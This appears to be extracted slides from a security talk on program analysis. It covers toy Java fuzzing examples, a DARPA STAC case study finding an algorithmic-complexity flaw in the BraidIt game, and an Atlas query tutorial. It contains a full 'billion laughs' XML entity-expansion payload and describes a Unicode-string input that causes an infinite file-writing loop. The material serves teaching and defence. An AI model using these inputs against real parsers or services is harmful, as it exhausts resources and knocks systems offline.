7         int z = input.read() % 256; // z = -1 to 255
8
9         int a = x;
10        int b = y;
11        goto label_1;
12        int c = z;
13
14        label_1:
15        if(y < 128) {
16            goto label_2;
17            if(x > 5) {
18                c = 0;
19                expensive();
20            }
21            expensive();
22            label_2:
23            if(x < 5) {
24                b = a - b;
25            }
26            c = b;
27            int d = c + 1;
28            assert_relevant(d == 0);
29            if(y % 2 == 0) {
30                System.out.println(x / d);
31                abort_relevant();
32            } else {
33                abort_irrelevant();
34                System.out.println(d);
35                expensive();
36            }
37        }
38        abort_irrelevant();
39        expensive();
40    }
41 }

```



x	y	z	d	Division Executed	Outcome
1	2	*	0	Yes	Crash - Division by Zero
3	4	*	0	Yes	Crash - Division by Zero
5	6	*	7	Yes	No Crash - Failed Data Flow Constraint
5	-	-	0	No	No Crash - Failed Control Flow Constraint
-	-	-	1	Yes	No Crash - Failed Data Flow Constraint

Note: The lack of a file byte is denoted with a “-”. A wildcard value is a “*” symbol.

Program	Fuzzing Time	Fuzzing Speed	Crashes
Original Program	15 minutes	2.93 executions/second	1
Modified Program	15 minutes	9.66 executions/second	2

Program	Original Program	Modified Program
Restrictions	None (all behaviors)	Homomorphic Behaviors
Detection Time	~1 hour (2218 traces)	< 1 second (2 traces)
Detected Invariants		<ul style="list-style-type: none"> • $x \in \{1, 3\}$ • $y \in \{2, 4\}$ • $x \geq 0$ • $y \geq -1$ • $z \geq -1$ • $x == a$ • $b != d$ • $x \leq y$ • $x == a$ • $y \geq b$ • $b == -1$ • $c == -1$ • $x \geq d$ • $y \geq d$ • $d == 0$

```

1 public class Toy {
2     public static void main(String[] args) throws Exception {
3         FileInputStream input = new FileInputStream(args[0]);
4         int x = input.read() % 256; // x = -1 to 255
5         int y = input.read() % 256; // y = -1 to 255
6         int z = input.read() % 256; // z = -1 to 255
7
8         int a = x;
9         int b = y;
10        int c = z;
11
12        if(y < 128) {
13            if(x > 5) {
14                c = 0;
15                expensive();
16            }
17            expensive();
18            if(x < 5) {
19                b = a - b;
20            }
21            c = b;
22            int d = c + 1;
23            if(y % 2 == 0) {
24                System.out.println(x / d);
25            } else {
26                System.out.println(d);
27                expensive();
28            }
29        }
30        expensive();      Two inputs will crash the program!
31    }                  Crash Input 1: x = 1, y = 2
32 }                  Crash Input 2: x = 3, y = 4

```

`expensive()` contained a 100ms sleep

x	y	z	d	Division Executed	Outcome
1	2	*	0	Yes	Crash - Division by Zero
3	4	*	0	Yes	Crash - Division by Zero
5	6	*	7	Yes	No Crash - Failed Data Flow Constraint
5	-	-	0	No	No Crash - Failed Control Flow Constraint
-	-	-	1	Yes	No Crash - Failed Data Flow Constraint

Note: The lack of a file byte is denoted with a “-”. A wildcard value is a “*” symbol.

Program	Fuzzing Time	Fuzzing Speed	Crashes
Original Program	15 minutes	2.93 executions/second	1
Modified Program	15 minutes	9.66 executions/second	2

Program	Original Program	Modified Program
Restrictions	None (all behaviors)	Homomorphic Behaviors
Detection Time	~1 hour (2218 traces)	< 1 second (2 traces)
Detected Invariants		<ul style="list-style-type: none"> • $x \in \{1, 3\}$ • $y \in \{2, 4\}$ • $x \leq y$ • $x \geq a$ • $y \geq b$ • $b == -1$ • $c == -1$ • $x \geq d$ • $y \geq d$ • $d == 0$


```

1 public class Toy {
2     public static void main(String[] args) throws Exception {
3         FileInputStream input = new FileInputStream(args[0]);
4         int x = input.read() % 256; // x = -1 to 255
5         int y = input.read() % 256; // y = -1 to 255
6         assert_relevant(y < 128 && y % 2 == 0);
7         int z = input.read() % 256; // z = -1 to 255
8
9         int a = x;
10        int b = y;
11        goto label_1;
12        int c = z;
13
14        label_1:
15        if(y < 128) {
16            goto label_2;
17            if(x > 5) {
18                c = 0;
19                expensive();
20            }
21            expensive();
22            label_2:
23            if(x < 5) {
24                b = a - b;
25            }
26            c = b;
27            int d = c + 1;
28            assert_relevant(d == 0);
29            if(y % 2 == 0) {
30                System.out.println(x / d);
31                abort_relevant();
32            } else {
33                abort_irrelevant();
34                System.out.println(d);
35                expensive();
36            }
37        }
38        abort_irrelevant();
39        expensive();
40    }
41 }
```

Case Study: BraidIt DARPA Challenge App

- Space/Time Analysis for Cybersecurity (STAC)
- Scenario: Detect algorithmic complexity (AC) and side channel (SC) vulnerabilities in a compiled bytecode applications
- Measured with respect to execution time or volatile/non-volatile memory space and an attacker input budget
 - Example: Send 1k byte request to cause 300 sec runtime execution
 - Example: Measure the response times of 100 requests to learn private key

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "&lol;">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```



Case Study: BraidIt DARPA Challenge App

- Case study audit of a DARPA STAC challenge application
- Application was *not supposed* to be vulnerable...
 - But we didn't know that...

Case Study: BraidIt DARPA Challenge App

- BraidIt is a peer-to-peer 2-player game that tests the players' ability to recognize topologically equivalent braids.
- BraidIt is based on the word equivalence problem in the Artin braid group. The application does all the dirty work, so users need not understand the theory and can treat it as a fun guessing game.

Interactions	
<small>If a player attempts to connect to a player who is already connected, the connect command will be rejected.</small>	
Commands:	
connect (host) (port)	Request connection with user at specified host and port
disconnect	Disconnect from the other user this user is currently connected to
exit	Enter the program
help	Displays help for currently available commands
history	Prints the command history
offer_name (name)	Offer a new name (with the user already connected)
accept_name	Accept the most recently offered new name
decide_game	Decide the most recently offered new game
print	Print the braids
select_braid (braidnum)	Selects one of the 5 initial braids to be modified
invert_identity (braids)	Change the representation of the selected braid by inverting all crossings (if parallel)
collapse_identity (braids)	Change the representation of the selected braid by removing a random pair XX or Xx
expand2 (braids)	Change the representation of the selected braid by expanding the crossing at braids to five crossings (if permitted)
expand3 (braids)	Change the representation of the selected braid by expanding the crossing at braids to three crossings (if parallel)
multiple_random (braids)	Randonly change the representation of the selected braid
swap (braids)	Change the representation of the selected braid by swapping the two consecutive crossings starting at braids (if permitted)
triple_random (braids)	Change the representation of the selected braid by flipping the braid on a random triple of consecutive crossings where such an inversion is possible (if any exist)
send_modified	Send the selected and modified braid to the other player along with the original 5 randomly generated braids
match_guess (braids)	Guess which of the five original braids the modified braid represents

Case Study: BraidIt DARPA Challenge App

- Is there an algorithmic complexity vulnerability in space that would cause the challenge program to store files with combined logical sizes that exceed the resource usage limit given the input budget?
- Input Budget: Maximum sum of the PDU sizes of the application requests sent from the attacker to the server: 2 kB (measured via sum of the length fields in tcpdump)
- Resource Usage Limit: Available Logical Size: 25 MB (logical size of output file measured with 'stat')
- Probability of Success: 99%


Application Was Hardened Against Fuzzing

```
int i = 0;
while (i < charArray.length) {
    while (i < charArray.length && Math.random() < 0.4) {
```

Identification of an Interesting Loop

- *freeNormalize* and *normalizeOnce* each write to log file
- *normalizeCompletely* is an instance method that depends on existing program state
- The termination of *normalizeCompletely* depends on the result of *isReduced*
- Involves loop nesting and recursion

```
1 public void normalizeCompletely() {
2     this.freeNormalize();
3     while (!this.isReduced()) {
4         this.normalizeOnce();
5         this.freeNormalize();
6     }
7 }
```



Identification of an Interesting Loop


- *isReduced* reads a global variable called *intersections*
- *freeNormalize* and *normalizeOnce* update *intersections*
- *intersections* is a string variable that is initially attacker controlled

Hypothesis: *Can there be a string that has the property of being irreducible and therefore cause an infinite loop that writes to the file system?*

Complex String Operations


- 9 unique string operations in 62 locations
 - 20 of which are within loops
- 8 unique character level operations in 60 locations
 - 27 locations are within loops

Inter-procedural Control Flow Graph



Relevant Paths

- What do we care about?
 - The loop should not exit
 - `isReduced()` should always return false
 - If an input gets reduced then abort immediately



Targeted Dynamic Analysis of *normalizeCompletely*

- Initial experiment: 20 hours of directly fuzzing *normalizeCompletely*...
 - H. Invariant: *isReduced* is always false
 - H. Invariant: *intersections* is always a non-empty string
- Input: “ĘĐgčęēd’ąą”
 - What does this mean?

```
american fuzzy lop 2.52b (interface)

process timing          run time : 1 days, 14 hrs, 57 min, 37 sec
last new path : 0 days, 20 hrs, 3 min, 0 sec
last uniq crash : 0 days, 22 hrs, 14 min, 2 sec
last uniq hang : 0 days, 18 hrs, 15 min, 57 sec
cycle progress
now processing : 77* (64.71%)
paths timed out : 0 (0.00%)
stage progress
now trying : arith 8/8
stage execs : 1145/1947 (58.81%)
total execs : 624K
exec speed : 0.24/sec (zzzz...)
fuzzing strategy fields
bit flip : 0/26.3k, 15/26.2k, 6/26.1k
byte flip : 0/3286, 0/3210, 0/3858
arithmetics : 54/181k, 0/4165, 0/136
known ints : 0/21.2k, 0/87.7k, 0/133k
dictionary : 0/0, 0/0, 19/88.4k
havoc : 12/17.1k, 0/0
trim : 6.27%/905, 0.00%
overall results
cycles done : 5
total paths : 119
uniq crashes : 19
uniq hangs : 1
map coverage
map density : 0.28% / 0.32%
count coverage : 4.60 bits/tuple
findings in depth
favored paths : 9 (7.56%)
new edges on : 19 (14.29%)
total crashes : 392K (19 unique)
total timeouts : 22 (1 unique)
path geometry
levels : 1
permutation : 44
strand fav : 0
own finds : 118
imported : n/a
stability : 96.21%
[cpu001: 34%]
```

Refined Experiment: Constrained Fuzzing

- Plait Constructor does some complex validation on *intersections*, which end with the following checks
 - Checks that each character is alphabetic
 - Checks that each character's lowercase character is greater than $122 + numStrands + 2$
 - $numStrands$ is attacker controlled input between 8 and 27
- Experiment: Iterate over strings of the alphabet described by constructor
 - 20 minutes to find smallest malicious inputs +13 more...
- Minimal Input: “~~aaa~~”
 - What does this mean?

   
   
   

Refined Experiment: Homomorphic Invariants

H. Invariant: *isReduced* is always false

H. Invariant: *intersections* is always a non-empty string

H. Invariant: *intersections* contains a common subsequence of a single character ‘a’

Refined Hypothesis: *A property of the character ‘a’ can be used to create an irreducible string that causes an infinite loop that writes to the file system.*

Reasoning with Homomorphic Invariants

- Debug with the minimal input “`aaa`” and pay attention character level operations
 - *freeNormalize* method removes a pair of case insensitive matching characters where one character is the first character in the string (leaving a single character ‘`a`’ remaining)
 - *isReduced* method can return false if the string contains an uppercase character or a lowercase character
 - `Uppercase(a) == Lowercase(a)`
 - A fine scheme for ASCII, but Java Strings support Unicode UTF-16 standard...
 - There are 395 UTF-16 characters that alphabetic and lowercase is their uppercase
 - Any of the 395 could be used to craft an exploit (we have identified a family of exploits!)

Closing Thoughts

Context is Key

- The line between a software bug and malware can be very thin
- Software itself does not always provide the context needed to decide
- Nation state actors are not bound by traditional malicious motives
 - Example: financial, command + control, hacktivism, etc.
 - Goals may be more subtle: logic bombs, corrupting GPS data in battlefield conditions, etc.
- What sorts of novel malware just haven't been dreamt up yet?
 - How can we defend ourselves from unknown attacks?

Intelligence Amplification > Artificial Intelligence

- Humans and machines reason differently
 - A human and machine working together are the most formidable
 - Seek to build and learn tools and techniques to amplify human intelligence
- Programmer's do not play dice
 - Human's leverage patterns and naturally imbue software with structure
 - Find and leverage that structure when reasoning about a program



Case Study: Stuxnet



Playing for keeps...

These exercises are not just academic, we have serious challenges to solve as a nation. Stuxnet is a fascinating example of the challenges that cyber weapons will pose to defenders and policy makers. It's also a familiar echoing of our responsibility to deal with the unforeseeable consequences of our actions.

Resources

- Zero Days (Documentary): <http://www.imdb.com/title/tt5446858/>
- Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital (Book)
- To Kill a Centrifuge (Langner Report): <http://www.langner.com/en/wp-content/uploads/2013/11/To-kill-a-centrifuge.pdf>
- Stuxnet 0.5: The Missing Link (Symantec Report):
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/stuxnet_0_5_the_missing_link.pdf

Supplemental Materials

- [Atlas Query Language Overview](#)

A Thought Experiment - Given the following program what graph(s) could we produce?

```
public class MyClass {
    public static void A() {
        B();
    }
    public static void B() {
        C();
    }
    public static void C() {
        B();
        D();
    }
    public static void D() {
        G();
        E();
    }
    public static void E() {}
    public static void F() {}
    public static void G() {}
}
```

Control Flow (summary)

A calls B
 B calls C
 C calls B
 C calls D
 D calls G
 D calls E


Structure

MyProject contains mypackage
 mypackage contains MyClass
 MyClass contains methods: A, B, C, D,
 E, F, G


Data Flow?

No data in this program.

Call




Call and Structure



Basic Queries

- Map the Workspace project “*MyProject*”
- Execute the following queries on the Atlas Shell
(We will discuss what they mean later)

```
var containsEdges = universe.edgesTaggedWithAny(XCSG.Contains)
var app = containsEdges.forward(universe.project("MyProject"))
var appMethods = app.nodesTaggedWithAny(XCSG.Method)
var initializers = app.methods("<init>").union(app.methods("<clinit>"))
var constructors = app.nodesTaggedWithAny(XCSG.Constructor)
var callEdges = universe.edgesTaggedWithAny(XCSG.Call)
var q = (appMethods.difference(initializers.union(constructors))).induce(callEdges)
show(q)
```



Basic Queries

```
var A = app.methods("A")
var B = app.methods("B")
var C = app.methods("C")
var D = app.methods("D")
var E = app.methods("E")
var F = app.methods("F")
var G = app.methods("G")
```

...alternatively...

```
var A = selected
var B = selected
```

Note: In the following examples you will need to pass the result to the "show" method on the Atlas Shell to view the results.

Example: show(q.forward(D))

Declare a few variables to represent different methods in our example graph. Note that you can also use the "selected" variable after clicking on the Atlas graph or corresponding source file element.

Forward Traversals

`q.forward(origin)`

Selects the graph reachable from the given nodes using the forward transitive traversal. Includes the origin in the resulting graph query.

`q.forward(D)` outputs the graph $D \rightarrow E$ and $D \rightarrow G$.

`q.forward(C)` outputs the graph $C \rightarrow B \rightarrow C$, $C \rightarrow D \rightarrow E$ and $C \rightarrow D \rightarrow G$.

`q.forwardStep(origin)`

Selects the graph reachable from the given nodes along forward paths of length one. Includes the origin in the resulting graph query.

`q.forwardStep(D)` outputs the graph $D \rightarrow E$ and $D \rightarrow G$.

`q.forwardStep(C)` outputs the graph $C \rightarrow B$ and $C \rightarrow D$.


`q.forwardStep(F)` outputs the graph only F.

`q.successors(origin)`

Selects the immediate successors reachable from the given nodes Does not include the origin unless it succeeds itself. The result does not includes edges.

`q.successors(C)` outputs: {D, B}

`q.successors(F)` outputs: Empty graph



Reverse Traversals

`q.reverse(origin)`

Selects the graph reachable from the given nodes using the reverse transitive traversal. Includes the origin in the resulting graph query.

`q.reverse(D)` outputs the graph $D \leftarrow C \leftarrow B \leftarrow A$ and $D \leftarrow C \leftarrow B \leftarrow C$.

`q.reverse(C)` outputs the graph $C \leftarrow B \leftarrow A$ and $C \leftarrow B \leftarrow C$.

`q.reverseStep(origin)`

Selects the graph reachable from the given nodes along reverse paths of length one. Includes the origin in the resulting graph query.

`q.reverseStep(D)` outputs the graph $D \leftarrow C$.


`q.reverseStep(C)` outputs the graph $C \leftarrow B$.

`q.predecessors(origin)`

Selects the immediate predecessors reachable from the given nodes. Does not include the origin unless it precedes itself. The result does not include edge.

`q.predecessors(C)` outputs: {B}

`q.predecessors(F)` output: Empty graph.



Set Operations (1)


`q.union(q2...)`

Yields the union of nodes and edges of *this* graph and the *other* graphs.

`B.union(C)` outputs a graph with nodes B and C.

`A.union(B, C)` outputs a graph with nodes A, B, and C.

`q.union(C)` outputs the entire graph.





`q.intersection(q2...)`

Yields the intersection of nodes and edges of *this* graph and the *other* graphs.

`A.intersection(B)` outputs an empty graph.

`q.intersection(C)` outputs a graph with only the node C.



Set Operations (2)


`q.difference(q2...)`

Selects q , excluding nodes and edges in $q2$. Removing an edge necessarily removes the nodes it connects. Removing a node removes the connecting edge as well.

$B.difference(C)$ outputs a graph with only the node B .

$B.difference(A, B)$ outputs an empty graph.

$q.difference(C)$ outputs the shown graph without the node C and any edges entering or leaving node C .




`q.differenceEdges(q2...)`

Selects q , excluding the edges from $q2$.

$q.differenceEdges(q)$ outputs only the nodes A, B, C, D, E, F, G .

$q.differenceEdges(q.forwardStep(B))$ outputs the graph $A \rightarrow B, C \rightarrow B, C \rightarrow D, D \rightarrow E, D \rightarrow G$, and F (the edge $B \rightarrow C$ is removed from the original graph).



Between Traversals

`q.between(fromX, toY)`

Selects the subgraph containing all paths starting from a set X to a set Y.

`q.between(C, A)` outputs Empty graph.

`q.between(C, E)` outputs the graph C → D → E, C → B → C.

`q.betweenStep(fromX, toY)`

Selects the subgraph containing all paths of length one starting from a set X to a set Y.


`q.betweenStep(C, D)` outputs the graph C → D.

`q.betweenStep(D, C)` outputs Empty graph.

`q.betweenStep(C, E)` outputs Empty graph.

Note: A possible implementation of betweenStep could be:

`q.forwardStep(fromX).intersection(q.reverseStep(toY))`



Graph Operations (1)

`q.leaves()`

Selects the nodes from the given graph with no successors.

`q.leaves()` outputs {E, F, G}.

`q.roots()`

Selects the nodes from the given graph with no predecessors.

`q.roots()` outputs {A, F}.

`q.retainNodes()`


Selects all nodes from the graph, ignoring edges.

`q.retainNodes()` outputs {A,B,C,D,E,F,G}.

`q.retainEdges()`

Retain only edges and nodes connected to edges.

`q.retainEdges()` outputs the shown graph without F




Graph Operations (2)

`q2.induce(q)`

Adds edges from the given graph query q_2 to q .

`var q2 = B.union(C)`

$q2.induce(q)$ outputs the graph $B \rightarrow C \rightarrow B$.



Graph Elements

- In Atlas a *Q* (query) object can be thought of as a recipe to a *constraint satisfaction problem* (CSP). Building and chaining together *Q*'s costs you almost nothing, but when you ask to see what is in the *Q* (by showing or evaluating the *Q*) Atlas must evaluate the query and execute the graph traversals.
- The evaluated result is a *Graph*. A *Graph* is a set of *GraphElement* objects. In Atlas both a *Node* and an *Edge* are *GraphElement* objects.

```
Graph graph = q.eval();
AtlasSet<Node> graphNodes = graph.nodes();
AtlasSet<Edge> graphEdges = graph.edges();
```

GraphElement Attributes

- A *GraphElement* (Node/Edge) can have attributes
- An attribute is a key that corresponds to a value in the *GraphElement* attribute map.
 - An attribute that is common to almost all nodes and edges is *XCSG.name*.

```
for(Node graphNode : graphNodes){  
    String name = (String) graphNode.attr().get(XCSG.name);  
}
```

- Another common attribute is the source correspondence that stores the file and character offset of the source code corresponding to the node or edge. Double clicking on a node or edge takes us to the corresponding source code!

Selecting GraphElements on Attributes

- Attributes can be used to select *GraphElements* (nodes/edges) out of a graph.
 - For example from the graph we can select all method nodes with the attribute key XCSG.name that have the value "main".

```
Q mainMethods = q.selectNode(XCSG.name, "main");
```

- We could also select all array's with 3 dimensions.

```
Q 3DimArrays = q.selectNode(XCSG.arrayDimension, 3);
```

Tags: A Special Kind of Attribute

- A Tag is an attribute whose value is TRUE (T)
- The presence of a tag denotes that a *Node* or *Edge* is a member of a set.
 - For example, all method nodes are tagged with *XCSG.Method*.
- Atlas provides several default tags such as *XCSG.Method* that should be used to make code cleaner (and safer from possible schema changes in the future!).

Selecting GraphElements by Tags (1)

`q.nodesTaggedWithAny(...)`

Selects the nodes tagged with at least one of the given tags.

`q.nodesTaggedWithAny(XCSG.Method)` outputs: {A,B,C,D,E,F,G}.

`q.nodesTaggedWithAny(XCSG.Class)` outputs: empty graph.

`q.nodesTaggedWithAny(XCSG.Method, XCSG.Class)` outputs: {A,B,C,D,E,F,G}.

`q.nodesTaggedWithAll(...)`


Selects the nodes tagged with all of the given tags.

`q.nodesTaggedWithAll(XCSG.Method)` outputs: {A,B,C,D,E,F,G}.

`q.nodesTaggedWithAll(XCSG.Class)` outputs: empty graph.

`q.nodesTaggedWithAll(XCSG.Method, XCSG.Class)` outputs: empty graph.

NOTE: The output contains only the nodes.



Selecting GraphElements by Tags (2)

`q.edgesTaggedWithAny(...)`


Selects edges tagged with at least one of tags. Includes all nodes.

`q.edgesTaggedWithAny(XCSG.Call)` outputs: the shown graph.

`q.edgesTaggedWithAll(...)`

Selects edges tagged with all of the given tags. Includes all nodes.

`q.edgesTaggedWithAll(XCSG.Call)` outputs: the shown q.



Chaining Queries (1)

- We can chain queries to form more complex queries
- Q objects may contain multiple nodes and edges (so an origin can include multiple starting points).
- A second look at the queries we started the example with:
 1. First create a subgraph (called `containsEdges`) of the universe that only contains nodes and edges connected by a *contains* relationship. The Atlas map is heterogeneous, meaning there are many edge and node types. Here we are specifying that we want edges that represent a *contains* relationship from a parent node to a child node.

```
var containsEdges = universe.edgesTaggedWithAny(XCSG.Contains)
```

Chaining Queries (2)

2. We then define yet another subgraph (called *app*) which contains nodes and edges declared under the MyProject project.

```
var app = containsEdges.forward(universe.project("MyProject"))
```

3. From the app subgraph we select all nodes that are methods.

```
